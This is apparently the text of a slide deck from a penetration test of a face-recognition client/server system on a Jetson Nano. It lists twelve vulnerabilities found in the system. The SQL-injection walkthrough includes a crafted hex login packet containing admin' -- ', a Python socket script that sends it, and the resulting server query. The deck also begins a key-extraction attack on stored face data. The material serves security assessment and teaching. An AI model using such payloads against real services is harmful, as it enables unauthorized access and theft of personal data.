
Vulnerability analysis : Approaches

Penetration test : Techniques


Penetration test : Cases

Lessons learned

Jetson Nano



Client



Secure channel

Security Design ID



New Component




Modified Component





Unspecified Component

Jetson Nano



Client



- V01 Insert an arbitrary id/password to DB
- V02 Sniffing the id/password
- V03 Exposed user credentials in the server log
- V04 Infinite loop in the NetworkTCP.cpp
- V05 Unintentional handling of the protocol message
- V06 Weak passwords that enable brute force attacks
- V07 SQL injection for login
- V08 Memory leakage in the 'get_a_packet' function
- V09 Extraction of name and face image data used by the face recog. AI engine
- V10 The system cannot be operated on the big endian architectures
- V11 Possible MITM attack using certificate change
- V12 Crash by unsigned integer wraparound related in the packet size

- V01 Insert an arbitrary id/password to DB
- V02 Sniffing the id/password
- V03 Exposed user credentials in the server log
- V04 Infinite loop in the NetworkTCP.cpp
- V05 Unintentional handling of the protocol message
- V06 Weak passwords that enable brute force attacks
- V07 SQL injection for login
- V08 Memory leakage in the 'get_a_packet' function
- V09 Extraction of name and face image data used by the face recog. AI engine
- V10 The system cannot be operated on the big endian architectures
- V11 Possible MITM attack using certificate change
- V12 Crash by unsigned integer wraparound related in the packet size

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain 'admin' privilege

To do that, login 'admin'



ID admin
PW |



Step 1 Craft packet for SQL injection

\x53\x42\x31\x54\x21\x00\x00\x00\xC7\x8C\x07\x3C\xE8\x03\x00\x00\x0A\x0B\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27\x12\x02\x30\x30

\x0A : id

\x0B : id length

\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27 : admin' -- '

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain 'admin' privilege

To do that, login 'admin'



ID admin
PW |



Step 2 Send the crafted packet

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))
```

```
s.sendall(b'\x53\x42\x31\x54\x21\x00\x00\x00\xC7\x8C\x07\x3C\xE8\x03\x00\x00\x0A\x0B\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27\x12\x02\x30\x30')
```

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain 'admin' privilege

To do that, login 'admin'



ID admin
PW |



Step 3 SQL query on the server side

"SELECT * from user where account="" + "admin' -- " + "" and passwd="" ...

"SELECT * from user where account='admin' -- " and passwd="" ...

"SELECT * from user where account='admin'"

Successfully login using SQL injection !!!

V09 – Extraction of name and face image



Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name





Step 1 Obtain AES key from file “secret.key”

V09 – Extraction of name and face image

Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

Attack Goal

Obtain user picture and name



Step 1 Obtain AES key from file “secret.key”

